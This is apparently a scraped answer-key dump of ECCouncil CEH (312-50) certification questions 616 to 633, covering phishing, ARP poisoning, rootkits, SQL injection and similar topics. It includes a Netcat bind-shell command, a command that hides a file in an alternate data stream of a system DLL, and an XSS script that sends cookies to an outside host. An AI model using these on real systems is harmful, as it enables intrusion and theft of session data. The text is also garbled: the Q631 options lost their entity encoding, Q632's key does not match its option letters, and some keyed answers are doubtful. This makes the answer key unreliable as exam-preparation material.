Explanation/Reference:

Explanation:

QUESTION 616

This attack uses social engineering techniques to trick users into accessing a fake Web site and divulging personal information. Attackers send a legitimate-looking e-mail asking users to update their information on the company's Web site, but the URLs in the e-mail actually point to a false Web site.

- A. Wiresharp attack
- B. Switch and bait attack
- C. Phishing attack
- D. Man-in-the-Middle attack

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:


Real 383

ECCouncil 312-50 Exam

Explanation:

QUESTION 617

What is the correct command to run Netcat on a server using port 56 that spawns command shell when connected?



- A. nc -port 56 -s cmd.exe
- B. nc -p 56 -p -e shell.exe
- C. nc -r 56 -c cmd.exe
- D. nc -L 56 -t -e cmd.exe

Correct Answer: D

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 618

In which part of OSI layer, ARP Poisoning occurs?



Real 384
ECCouncil 312-50 Exam

- A. Transport Layer
- B. Datalink Layer
- C. Physical Layer
- D. Application layer

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:
Explanation:

QUESTION 619

You want to hide a secret.txt document inside c:\windows\system32\tcpip.dll kernel library using ADS streams. How will you accomplish this?

- A. copy secret.txt c:\windows\system32\tcpip.dll kernel>secret.txt
- B. copy secret.txt c:\windows\system32\tcpip.dll:>secret.txt
- C. copy secret.txt c:\windows\system32\tcpip.dll |secret.txt
- D. copy secret.txt >< c:\windows\system32\tcpip.dll kernel secret.txt

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:


QUESTION 620

Your computer is infected by E-mail tracking and spying Trojan. This Trojan infects the computer with a single file - emos.sys

Which step would you perform to detect this type of Trojan?

Real 385

ECCouncil 312-50 Exam



- A. Scan for suspicious startup programs using msconfig
- B. Scan for suspicious network activities using Wireshark
- C. Scan for suspicious device drivers in c:\windows\system32\drivers
- D. Scan for suspicious open ports using netstat

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 621

Shayla is an IT security consultant, specializing in social engineering and external penetration tests. Shayla has been hired on by Treks Avionics, a subcontractor for the Department of Defense. Shayla has been given authority to perform any and all tests necessary to audit the company's network security.

No employees for the company, other than the IT director, know about Shayla's work she will be doing. Shayla's first step is to obtain a list of employees through

company website contact pages. Then she befriends a female employee of the company through an online chat website. After meeting with the female employee numerous times, Shayla is able to gain her trust and they become friends. One day, Shayla steals the employee's access badge and uses it to gain unauthorized access to the Treks Avionics offices.

What type of insider threat would Shayla be considered?

- A. She would be considered an Insider Affiliate
- B. Because she does not have any legal access herself, Shayla would be considered an Outside Real 386 ECCouncil 312-50 Exam Affiliate
- C. Shayla is an Insider Associate since she has befriended an actual employee
- D. Since Shayla obtained access with a legitimate company badge; she would be considered a Pure Insider

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 622

This attack technique is used when a Web application is vulnerable to an SQL Injection but the results of the Injection are not visible to the attacker.

- A. Unique SQL Injection
- B. Blind SQL Injection
- C. Generic SQL Injection
- D. Double SQL Injection

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 623

A common technique for luring e-mail users into opening virus-launching attachments is to send messages that would appear to be relevant or important to many of their potential recipients. One way of accomplishing this feat is to make the virus-carrying messages appear to come from some type of business entity retailing sites, UPS, FEDEX, CITIBANK or a major provider of a common service.

Here is a fraudulent e-mail claiming to be from FedEx regarding a package that could not be delivered. This mail asks the receiver to open an attachment in order to obtain the FEDEX tracking number for picking up the package. The attachment contained in this type of e-mail activates a virus.

Real 387
ECCouncil 312-50 Exam

Fake E-mail

From: FEDEX Packet Service
Subject: FEDEX Packet N0328795951

Dear Sir/Madam,

Unfortunately we were not able to deliver postal package you sent on July the 1st in time because the recipient's address is not correct.

Please print out the invoice copy attached and collect the package at our office.

Your Sincerely FEDEX

[File Attached: Fedex-Tracking-number.zip]

Legit E-mail

Be alert for fraudulent e-mails claiming to be from FedEx regarding a package that could not be delivered. These e-mails ask the receiver to open an attachment in order to obtain the airbill or invoice for picking up the package. The attachment contained in this type of e-mail activates a virus. DO NOT OPEN the attachment. Instead, delete the e-mail immediately.

These fraudulent e-mails are the unauthorized actions of third parties not associated with FedEx. When FedEx sends e-mails with tracking updates for undeliverable packages, we do not include attachments.

FedEx does not request, via unsolicited mail or e-mail, payment or personal information in return for goods in transit or in FedEx custody. If you have received a fraudulent e-mail that claims to be from FedEx, you can report it by forwarding it to abuse@fedex.com.

If you have any questions or concerns about services provided by FedEx, please review our services at fedex.com/us/services or contact FedEx Customer Service at 1.800.GoFedEx 1.800.463.3339.

Vendors send e-mails like this to their customers advising them not to open any files attached with the mail, as they do not include attachments.

Fraudulent e-mail and legit e-mail that arrives in your inbox contain the fedex.com as the sender of the mail.

How do you ensure if the e-mail is authentic and sent from fedex.com?

- A. Verify the digital signature attached with the mail, the fake mail will not have Digital ID at all
- B. Check the Sender ID against the National Spam Database (NSD)
- C. Fake mail will have spelling/grammatical errors
- D. Fake mail uses extensive images, animation and flash content

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 624

In what stage of Virus life does a stealth virus gets activated with the user performing certain actions such as running an infected program?

Real 388

ECCouncil 312-50 Exam

- A. Design
- B. Elimination
- C. Incorporation
- D. Replication
- E. Launch
- F. Detection

Correct Answer: E

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 625

What is a sniffing performed on a switched network called?

- A. Spoofed sniffing
- B. Passive sniffing
- C. Direct sniffing
- D. Active sniffing

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:


Explanation:

QUESTION 626

A rootkit is a collection of tools (programs) that enable administrator-level access to a computer. This program hides itself deep into an operating system for malicious activity and is extremely difficult to detect. The malicious software operates in a stealth fashion by hiding its files, processes and registry keys and may be used to create a hidden directory or folder designed to keep out of view from a user's operating system and security software.

Real 389

ECCouncil 312-50 Exam



What privilege level does a rootkit require to infect successfully on a Victim's machine?

- A. User level privileges
- B. Ring 3 Privileges
- C. System level privileges
- D. Kernel level privileges

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 627

Which Steganography technique uses Whitespace to hide secret messages?

- A. snow
- B. beetle
- C. magnet
- D. cat

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 628

Cyber Criminals have long employed the tactic of masking their true identity. In IP spoofing, an

Real 390

ECCouncil 312-50 Exam

attacker gains unauthorized access to a computer or a network by making it appear that a malicious message has come from a trusted machine, by "spoofing" the IP address of that machine.

How would you detect IP spoofing?

- A. Check the IPID of the spoofed packet and compare it with TLC checksum. If the numbers match then it is spoofed packet
- B. Probe a SYN Scan on the claimed host and look for a response SYN/FIN packet, if the connection completes then it is a spoofed packet
- C. Turn on 'Enable Spoofed IP Detection' in Wireshark, you will see a flag tick if the packet is spoofed
- D. Sending a packet to the claimed host will result in a reply. If the TTL in the reply is not the same as the packet being checked then it is a spoofed packet

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 629

David is a security administrator working in Boston. David has been asked by the office's manager to block all POP3 traffic at the firewall because he believes employees are spending too much time reading personal email. How can David block POP3 at the firewall?

- A. David can block port 125 at the firewall.
- B. David can block all EHLO requests that originate from inside the office.
- C. David can stop POP3 traffic by blocking all HELO requests that originate from inside the office.
- D. David can block port 110 to block all POP3 traffic.

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 630

You want to capture Facebook website traffic in Wireshark. What display filter should you use that shows all TCP packets that contain the word 'facebook'?

- A. display==facebook
- B. traffic.content==facebook
- C. tcp contains facebook
- D. list.display.facebook
Real 391
ECCouncil 312-50 Exam

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 631

XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like < > that mark the beginning/end of a tag should be converted into HTML entities.

```
<           &lt;
>           &gt;
(           &#40;
)           &#41;
#           &#35;
&           &amp;
"           &quot;

<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' + document.cookie;
</script>
```

What is the correct code when converted to html entities?

- A. <script&gt
var x = new Image(); x.src =
"http://www.juggyboy.com/x.php?steal=" + document.cookie;
</script&gt
- B. <script>
var x = new Image(); x.src =
"http://www.juggyboy.com/x.php?steal=" +
document.cookie;
</script>
- C. >script>
var x = new Image(); x.src =
"http://www.juggyboy.com/x.php?steal=" +
document.cookie;
</script>
- D. <script>
var x = new image(); x.src =
"http://www.juggyboy.com/x.php?steal=" + document.cookie;
</script>

Real

Real 392
ECCouncil 312-50 Exam

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 632

Most cases of insider abuse can be traced to individuals who are introverted, incapable of dealing with stress or conflict, and frustrated with their job, office politics,

and lack of respect or promotion. Disgruntled employees may pass company secrets and intellectual property to competitors for monetary benefits.

Here are some of the symptoms of a disgruntled employee:

- A. Frequently leaves work early, arrive late or call in sick
 - B. Spends time surfing the Internet or on the phone
 - C. Responds in a confrontational, angry, or overly aggressive way to simple requests or comments
 - D. Always negative; finds fault with everything
- These disgruntled employees are the biggest threat to enterprise security. How do you deal with these threats? (Select 2 answers)
- E. Limit access to the applications they can run on their desktop computers and enforce strict work hour rules
 - F. By implementing Virtualization technology from the desktop to the data centre, organizations can isolate different environments with varying levels of access and security to various employees
 - G. Organizations must ensure that their corporate data is centrally managed and delivered to users just and when needed
 - H. Limit Internet access, e-mail communications, access to social networking sites and job hunting portals

Correct Answer: BC

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 633

Fake Anti-Virus, is one of the most frequently encountered and persistent threats on the web. This

